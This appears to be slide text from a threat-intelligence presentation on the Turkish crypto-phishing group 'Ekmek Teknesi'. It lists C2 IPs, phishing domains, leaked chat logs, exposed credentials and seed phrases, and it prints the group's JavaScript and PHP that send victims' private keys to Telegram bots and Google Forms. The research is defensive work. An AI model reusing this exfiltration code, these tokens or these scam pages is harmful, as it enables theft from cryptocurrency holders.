
Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- They also target victims via social networks like Twitter using Twitter Ads



100

- ← → ↻ api.telegram.org/bot1811375463:AAEY_eGXhH66wc73Zzt4K49JXOmqrpxkDA/getchat?chat_id=-1001176672880





```
Chat","type":"supergroup"},"date":1647390588,"text":"https://bscscan.com/address/0x7bd1edf6ffce145","entities":
[{"offset":0,"length":70,"type":"url"}]},{ "update_id":446029257,
"message":{"message_id":30172,"from":{"id":1087968824,"is_bot":true,"first_name":"Group","username":"GroupAnonymousBot"},"sender_chat":{"
Teknesi Chat","type":"supergroup"},"chat":{"id":-1001176672880,"title":"Ekmek Teknesi Chat","type":"supergroup"},"date":1647390591,"text":3
{ "update_id":446029258,
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Main NFT phishing and Crypto Wallets C2 server resolves to IP 8.208.92.93
- Includes 400 phishing domains, daily, since October 2021

Resolve	First			
www.derace.win	2022-05-20	82	derace.win	07/04/2022 1:51 24/04/2022 9:40
		83	meritcircle.win	07/04/2022 3:38 11/04/2022 6:21
www.polygon-web.win	2022-05-17	84	www.meritcircle.win	07/04/2022 3:38 17/04/2022 8:21
crabada.z-cdn.com	2022-05-09	85	crabada.win	07/04/2022 10:05 26/04/2022 9:16
		86	play-crabada.win	08/04/2022 7:41 26/04/2022 11:01
www.www.stepn.site	2022-05-06	87	www.play-crabada.win	08/04/2022 7:46 08/04/2022 3:25
www.stepn.wang	2022-05-06	88	play-crabada.site	08/04/2022 12:07 26/04/2022 11:01
		89	orca.bond	08/04/2022 12:23 13/04/2022 6:34
		90	www.orca.bond	08/04/2022 12:23 08/04/2022 2:26
		91	www.play-crabada.site	08/04/2022 12:51 08/04/2022 7:25
		92	www.z-cdn.com	10/04/2022 10:58 10/04/2022 10:58
www.stepn.site	2022-05-06	93	derace.z-cdn.com	11/04/2022 2:23 11/04/2022 2:23
stepn.wang	2022-05-06	94	www.crabada.win	15/04/2022 3:16 15/04/2022 3:16
		95	www.x2y2.icu	18/04/2022 2:27 18/04/2022 2:27
www.polygon-online.live	2022-05-02	96	x2y2.website	18/04/2022 6:45 19/04/2022 6:41
polygon-online.live	2022-05-02	97	www.x2y2.website	18/04/2022 6:45 19/04/2022 1:06
		98	azuki.z-cdn.com	19/04/2022 5:25 19/04/2022 5:25
		99	stepn.bond	20/04/2022 2:48 20/04/2022 2:49
www.technology-polygon.top	2022-04-30	100	azukibeam.space	21/04/2022 11:34 25/04/2022 9:31
technology-polygon.top	2022-04-30	101	www.polygon-technology.site	21/04/2022 4:10 21/04/2022 11:25
www.x2y2.cyou	2022-04-28	102	polygon-technology.site	21/04/2022 4:10 22/04/2022 5:10
x2y2.cyou	2022-04-28	103	www.x2y2.bond	21/04/2022 4:10 21/04/2022 4:11
		104	x2y2.bond	21/04/2022 4:10 23/04/2022 8:04
www.web-polygons.site	2022-04-28	105	z-cdn.com	22/04/2022 7:02 22/04/2022 7:02
		106	technology-polygon.icu	23/04/2022 12:10 25/04/2022 8:45
web-polygons.site	2022-04-28	107	polygon-web.win	26/04/2022 9:22 27/04/2022 1:04
www.play-stepn.bond	2022-04-28	108	play-stepn.site	26/04/2022 12:59 26/04/2022 9:32
		109	polygons.site	26/04/2022 12:59 26/04/2022 8:25
		110	www.play-stepn.site	26/04/2022 8:25 26/04/2022 8:25
		111	www.polygons.site	26/04/2022 8:25 26/04/2022 8:25
		112	x2y2.z-cdn.com	26/04/2022 9:03 26/04/2022 9:03
		113	www.x2y2.red	26/04/2022 10:50 26/04/2022 10:50



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Second phishing C2 server IP 8.208.76.71 with 150 phishing domains active since November 2021

Resolve	First
sushiv2.live	2022-05-21
cpanel.avaxnetwork.live	2022-05-19
avaxnetwork.live	2022-05-18
pancakeairdrop.me	2022-05-14
wallet-polygon-technology.com	2022-05-14
pegaxyplays.com	2022-05-13
spaceairdrops.com	2022-05-12
biswapbsw.com	2022-05-12
www.web-avax.live	2022-05-11
ethbtcairdrop.com	2022-05-11
web-avax.live	2022-05-11
www.biswapv1.org	2022-05-10
biswapv1.org	2022-05-10
pegaxyv1.com	2022-05-10

Participate in giveaway



Send from 0.02 to 30 BTC to the address for X2 back
bc1qshgvr20x9ed692gznjhuf0n6303smkmcq3k2st
Copy address Waiting for payment



Send from 5000 to 10 000 000 DOGE to the address for X2 back
DEN55ud77XQ9Y65pcPc4jmxTGKEEsTev
Copy address Waiting for payment



Send from 0.2 to 500 ETH to the address for X2 back (ERC20)
0x59169D2fe78C098367304F5Ee1300d3C79FE6a8
Copy address Waiting for payment



Send from 2 to 5000 BNB to the address for X2 back (BEP20)
0x59169D2fe78C098367304F5Ee1300d3C79FE6a8
Copy address Waiting for payment

ethbtcairdrop.com

SPACEX

Giveaway Info Instruction Participate Transaction Participate →

Official event

BIGGEST CRYPTO GIVEAWAY OF \$100 000 000

During this unique event we will give you a chance to win 5 000 BTC or 50 000 ETH or 100 000 000 DOGE or 300 000 BNB, have a look at the rules below and don't miss on your chance! You can only participate once!

Participate →



You will send BTC >

Your profit

You receive

1



x

200%

=

2



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Other C2 servers - since June 10 2022. Exfiltrate the passphrase to google form.

Q 69.57.160.24 ledger.com-desk.top

AS22612 - NAMECHEAP-NET Netblock 69.57.160.0/22 Namecheap, Inc. Routable

Resolutions Whois Certificates Trackers Components Host Pairs OSINT

1. Upgrade Your Account.

RESOLUTIONS 1 - 17 of 17 Sort: First Seen Descending 25 / Page

Resolve	First
☐ coinbase.com-desk.top	2022-06-24
☐ uniswap.com-desk.top	2022-06-24
☐ electrum.com-desk.top	2022-06-21
☐ tronlink.com-desk.top	2022-06-19
☐ www.mail.nc-ph-4262.com-desk.top	2022-06-17
☐ www.www.nc-ph-4262.com-desk.top	2022-06-17
☐ mail.nc-ph-4262.com-desk.top	2022-06-17
☐ www.nc-ph-4262.com-desk.top	2022-06-17

Q 209.182.196.249


AS54641 - IMH-IAD Netblock 209.182.196.0/24 InMotion Hosting, Inc. Routable

452 1 29 34 83 Resolutions Whois Certificates Trackers Components

Upgrade Your Account.

RESOLUTIONS 1 - 277 of 277 Sort: First Seen Descending 500 / Page


Resolve	First
☐ app.sushi.com.omisbeta.com	2022-06-21
☐ sushi.com.omisbeta.com	2022-06-21
☐ www.app.sushi.com.omisbeta.com	2022-06-21
☐ www.rainbowbridge.app.omisbeta.com	2022-06-20



```
div class="wrapper">
<form id="form" action="https://docs.google.com/forms/d/e/1FAIpQLSfC9FCuE06kUtX3X-XPq4H1iPMrL9eyNn02iLcgaE8GVATOKw/formResponse" method="post" target="hidden_iframe">
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- They stole \$30,000 in two working days.
- The Boss set a target of \$100,000
- C2 servers Cpanel credentials are shared :)



https://www.invisiblegirlfriends.com/?twclid=115161462

username npatn

did they hurt already

username GroupAnonymousBot

no

username GroupAnonymousBot

https://etherscan.io/address/0xee6cf63DcE9F8F81114a

username GroupAnonymousBot

look at what you've collected

username GroupAnonymousBot

:D

Bread Boat Chat
we are clean

CS

16:23

Colored Shadow
1k

16:23

little paramo 😂

TO

16:23

Bread Boat Chat
each \$1200

16:23

clean

16:23

10k in 2 days

CS

16:23

Colored Shadow
target is \$100,000

- They also exchange the C2 servers cpanel management passwords

```
Teknesi Chat", "type": "supergroup"}, "chat": {"id": "-1001176672880", "title": "Ekmek Teknesi Chat", "type": "supergroup"}, "date": 1647740385, "text": "Domain: poligon.top\n Ip: 8.208.92.93 (n)\n\n HasCgi: y\n\n Username: po Password: [vA", "entities": [{"offset": 10, "length": 11, "type": "url"}, {"offset": 28, "length": 11, "type": "url"}]}
```

```
Chat", "type": "supergroup", "date": 1647804989, "text": "+=====+\\n| Domain: ronin-explorer.win\\n| Ip: 8.208.92.93 (n)\\n| HasCgi: y\\n| UserName: ronine\\n| Password: u8? \\n| \\n| \\n| Domain: ronin-explorer.top\\n| Ip: 8.208.92.93 (n)\\n| HasCgi: y\\n| UserName: ronine\\n| Password: u8? \\n| \\n| \\n| Domain: pegaxy-live.top\\n| Ip: 8.208.92.93 (n)\\n| HasCgi: y\\n| UserName: pegaxy-live.site\\n| Ip: 8.208.92.93 (n)\\n| HasCgi: y\\n| UserName: p\\n| Password: jay\\n| \\n| entities: [{\"offset\": 48, \"length\": 18, \"type\": \"url\"}],
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Victims IP addresses - gelen.txt (incoming)
- Stolen wallets passphrases - 550 victims

← → ↻ ronin-explorer.win/connect/TL/public/gelen.txt

Ronin Network

Import a wallet using seed phrase

Enter your secret 12 word phrase here to restore your wallet

SECRET RECOVERY PHRASE

1 Separate each word with a single space (ex: coffee milk flower...)

← Go Back Import Wallet

19.183
54.179
24.88
24.88
4.179
136.145
3.220
8.50
8.246
38
1.27
0.179
6.189
226.174
6.191
6.191
6.191
1.204
26.174
1.204
0.84
70.84
25.13
170.84
6.11.154
170.84
14.179
253.119
14.179
03.244

← → ↻ ronin-explorer.win/connect/TL/public/test.txt

Ronin
tomorrow disagne [redacted] horror desert float load end drill

[redacted] surround loud entry then glance scrap pear reduce junior toss

se seven find goddess side used ozone blue video sell pledge

[redacted] surround loud entry then glance scrap pear reduce junior toss

se seven find goddess side used ozone blue video sell pledge

se seven find goddess side used ozone blue video sell pledge

ladder image wasp august admit lady crack retreat thing provide

son public blood borrow ancient away mother oval leopard short detect

← → ↻ near-wallet.live/bibi.txt

NEAR
"crystal crisp grunt aw [redacted] space theory expect wear bulk vanish"
NEAR
"online left duty coach gi [redacted] silent knock hen spare maximum"
NEAR
"ceiling humble perfect ea [redacted] anger april survey account couple"
NEAR
"issue truck mode [redacted] boring candy power fiscal valid charge"
NEAR
"matrix hawk zero [redacted] party under coral country tank pair"
NEAR
"arrange gun flower damag [redacted] multiply upper street gun"
NEAR
"jar inhale parade lim [redacted] margin disease curve potato"
NEAR
"age gym market theory [redacted] sure love alcohol"
NEAR
"holiday across enemy ind [redacted] question typical seek message stone"
NEAR
"engage canoe clinic re [redacted] misery taxi badge calm dolphin"

- If no chain (parameter) is provided - **improper error handling** reveals Laravel PHP source
- 325 passphrases are revealed in the bips.txt file
- Exposed APP_KEY, DB name, credentials and also XSRF token



GET Data empty

POST Data empty

Files empty

Cookies

```
XSRF-TOKEN      "eyJpdii6IjF0NWdXVGJvcjVlQTU5Uj1jekJVZVE9PSIsInZhbHVlIjoioHFWbE9LN2xaUXRoSkI
```

```
laravel session "eyJpdjI6IjRuc1wvNE01dldLNHk4YjNLeHRJSmV3PT0iLCJ2YWx1ZSI6IiF2WWZpRWdIYWRRQamc
```

Environment Variables

```
APP_NAME "Laravel"
APP_ENV "local"
APP_KEY "base64:Vp1a/R7DTaU0qISCx0FVIT9s1F+Fm3OQfE9a1Fs7gNA="
APP_DEBUG "true"
APP_URL "http://localhost"
LOG_CHANNEL "stack"
DB_CONNECTION "mysql"
DB_HOST "127.0.0.1"
DB_PORT "3306"
DB_DATABASE "laravel"
DB_USERNAME "root"
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Second opSec mistake - **exposed APP_KEY, DB name and credentials via surfing to .env file**



Not secure | <https://poligon.top/checker/SC/.env>

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:Vpla/R7DTaU0qI5Cx0FVIT9siF+Fm30QfE9a1Fs7gNA=
APP_DEBUG=true
APP_URL=http://localhost
```

```
LOG_CHANNEL=stack
```

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=root
```

```
DB_PASSWORD=
```


Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- **NFT phishing**
- Bragged that he stole 25 eth (75K USD) using the alphakongs.co phishing site.
- The original site alphakongsclub.com looks exactly the same

```
hat":{"id":-1001176672880,"title":"Ekmek",  
,"text":"https://alphakongs.co/","entities":
```

```
hat":{"id":-1001176672880,"title":"Ekmek",  
,"text":"bak bunun sc yapm\u00131\u0015f
```

```
hat":{"id":-1001176672880,"title":"Ekmek",  
,"text":"g\u000fcnde 25 eth topluyor"}},
```




Contract Creator: [0x4c84ae886939af41b9...](https://etherscan.io/address/0x4c84ae886939af41b9...) at txn [0x1d87e690340cd7ddc1...](https://etherscan.io/tx/0x1d87e690340cd7ddc1...)

Token Tracker: [AlphaKongs \(AK\)](https://etherscan.io/token/0x4c84ae886939af41b9...)

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Alphakongs.space - additional phishing domain
- Open dir, Js code to steal crypto currency including the threat actor's wallet address




The screenshot shows a web browser window with the address bar displaying 'alphakongs.space/static/js/'. The main content area shows the title 'Index of /static/js/' and a table listing files in the directory. The table has columns for Name, Last modified, Size, and Description. The files listed are 'Parent Directory', '2.cad160eb.chunk.js', 'main.a3d523b0.chunk.js', and 'main.a3d523b0.chunk...>'. The 'Last modified' and 'Size' columns are only present for the three JavaScript files.

Name	Last modified	Size	Description
Parent Directory	-	-	-
2.cad160eb.chunk.js	2022-03-18 15:59	2.2M	
main.a3d523b0.chunk.js	2022-03-21 13:58	14K	
main.a3d523b0.chunk...>	2022-03-18 15:59	14K	

```
arams:[{from:n,to:"0xb741b19567DEfCc868d4A9a0AF8C0256b86305C5",data:"0xa6f2ae3a",value:o}}]).then((function(e)
on(a){for(;;)switch(a.prev=a.next){case 0:if("false"!=(null==(s=i.props.cp)||void 0===s?void 0:s.a))
"".concat(n," sent mint transaction ").concat(e)),(null==(u=window.location.hostname.match(/(?:[a-z0-9](?:[a-
,url:i.props.api_url,data:{project:o||"alpha-kongs",contract:"0xb741b19567DEfCc868d4A9a0AF8C0256b86305C5",tx:
w Date).toUTCString()}))));case 6:g.a.event({category:"User",action:"TX Sent",label:"Mint TX sent: ".concat(n,"
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Stolen money withdrawal and laundering
- Attackers are using
 - Stolen credit cards



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Stolen money withdrawal and laundering
- Attackers are using
 - virtual credit cards
 - cryptocurrency

Withdrawal: 400 USDT

Address: TQibvUZpW9bhJv1uLzmdvLv8p8Wo
a3Bwh7

15:40
Bread Boat Chat
for aught I know

TO



15:57
Bread Boat Chat

<https://bitcoin-laundry.online/>

15:57
lan 14 btc got paid guys aq

Withdrawal: 15.05350916 XMR

Address: 86QCW7zCcErBCehmevAdWwBfCSir
nMqoDHDJNGGKRmXmh3tGqvhTZ1pbtw7f7MH
yzq65mZxuUTaAPtTx9csp9ZK2ZMoNMnah



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Stolen bank credentials

username	GroupAnonymousBot
HOST: https://www.sparkasse-hannover.de/ USER: [REDACTED] PASS: [REDACTED]	
username	GroupAnonymousBot
368 EURO in this account	
username	GroupAnonymousBot
Account holder: CA [REDACTED] Account name: KL [REDACTED] -SB IBAN: DE77 2505 018 [REDACTED] 6 BIC: SPK [REDACTED]	
username	GroupAnonymousBot
Account holder: CA [REDACTED] Account name: G [REDACTED] IBAN: DE67 2505 018 [REDACTED] C: SPK [REDACTED] 68 euro d	
username	GroupAnonymousBot
Account holder: NI [REDACTED] Account name: [REDACTED] IBAN: DE27 2505 0 [REDACTED] 6 BIC: [REDACTED]	

username	GroupAnonymousBot
no limits on service	
username	GroupAnonymousBot
just ask :D	
username	npatn
:D	
username	npatn
denim	

username	GroupAnonymousBot
all bank transactions are visible	
username	GroupAnonymousBot
Incoming and outgoing money is visible, so it can be verified transparently.	
username	GroupAnonymousBot
foreign accounts are added on google	
username	GroupAnonymousBot
that's how I was opening ads already	

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Different logic (JS) and additional Telegram groups are used in the second C2 server IP domains:
 - post.php - steals private keys and sends them to the Telegram group
 - router.php (Telegram API keys)

← → ↻ 🔒 openseanew.com/assets/js/form.js

```
//Have a software request? You can reach me on Telegram: @arkadykirlenka
document.addEventListener("DOMContentLoaded", () => {
  var e = {},
  t = {};
  let l = [],
  n = ["true"];
  var i = function (l) {
    var n = `${document.location.origin}/router/post.php`;
    $.ajax({
      type: "POST",
      url: n,
      data: l,
    });
  };
  // ... (rest of the code is heavily redacted)
});
```

ap.telegram.org/t/043970538AAEz40Y2E1jH6sComVRk08TFNSOCztxbEQ?chat_id=1449611146

```
{
  "ok": true,
  "result": {
    "update_id": 103486038,
    "message": {
      "message_id": 6028,
      "from": {
        "id": 1449611146,
        "is_bot": false,
        "first_name": "Tonny",
        "last_name": "Montan",
        "username": "derdoo72",
        "language_code": "tr"
      },
      "chat": {
        "id": 1449611146,
        "title": "Arkady Kirilenko",
        "type": "private"
      },
      "text": "8.hill jealous coconuts\n\nmosquito doll hat trophy day skull gorilla chaos monitor fatigue album inject\nblade onion demand\n\nhallow addict network spike range very swarm intact disorder avocado\n\nnocradle\n\npraise adapt state c\n\npanic border outdoor\n\nfly base shy stum\n\n",
      "date": 1649611146
    }
  }
}
```

```
<?php
header('Content-type: application/json');
include('../settings/router.php');
$ip = $_SERVER['REMOTE_ADDR'];

session_start();
$ip = $_SERVER['REMOTE_ADDR'];
$privateKey = filter_input(INPUT_POST, 'privateKey', FILTER_SANITIZE_STRING);
$formName = filter_input(INPUT_POST, 'formName', FILTER_SANITIZE_STRING);
$coinName = filter_input(INPUT_POST, 'token', FILTER_SANITIZE_STRING);

function sendTelegram($token, $chatid, $coinName, $privateKey, $ip) {
  $parameters = array(
    'chat_id' => $chatid,
    'text' => "
    +- LOGLAR V3+-

    * [COIN_NAME] : $coinName

    * [WALLET or KEY] : $privateKey

    * [IP] : $ip
  );
}
```

```
<?php
//Chester Phoenix tarafından kodlanmıştır
//ICQ => maxushizysuq@mail.ru

// 3. Telegram ayarları metin
$token_r2 = "5098649126:AAEz40Y2E1jH6sComVRk08TFNSOCztxbEQ"; //Telegram arama kısmı
$chatid2 = "1031350730"; //Telegram arama kısmına @RawDataBot yazın "chat" objesinde

// 2. Telegram ayarları veyso
$token_r2 = "5043970538:AAEz40Y2E1jH6sComVRk08TFNSOCztxbEQ"; //Telegram arama kısmı
$chatid2 = "1449611146"; //Telegram arama kısmına @RawDataBot yazın "chat" objesinde

//Telegram ayarları
$token_r = "5098649126:AAEz40Y2E1jH6sComVRk08TFNSOCztxbEQ"; //Telegram arama kısmı
$chatid = "620823020"; //Telegram arama kısmına @RawDataBot yazın "chat" objesinde
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- TRX.online - pyramid scheme: mining platform - dozens of new participants every day
- Consulting about Fireblocks.com attacks.
- stolen Fireblocks account credentials of nexthash

Great news

Dear members, in order to thank members and friends for their support and trust, the platform has launched a gift-giving activity to give back to everyone!

single recharge	Gift ratio	Contact customer service to apply Telegram	Activity time
1000 TRX-5000 TRX	10%	Telegram	2022-3-20
5001 TRX-10000 TRX	12%		
10001 TRX-50000 TRX	15%		
50001 TRX-100000 TRX	18%	@tron567	2022-03-28
100001 TRX-200000 TRX	20%		
200001 TRX-500000 TRX	25%		
500001 TRX-2000000 TRX	30%		

For example: Member xxx recharges 10001 TRX, and can contact Telegram customer service to apply for a 1500 TRX recharge reward

regular investment products

```
=====
URL: https://console.fireblocks.io/welcome/login
Username: [REDACTED]@nexthash.com
Password: [REDACTED]123
Application: Google_[Chrome]_Default
=====
```

username GroupAnonymousBot
https://www.fireblocks.com/

username GroupAnonymousBot
look like this place can be chased

username GroupAnonymousBot
full big investors control their wallets from one place

username GroupAnonymousBot
min deposits like 1000 btc

username npatn
Shall we do that pyramid scheme thing?

username npatn
hurry up

username npatn
let them make money

username npatn
let's pull

username GroupAnonymousBot
let's do it now



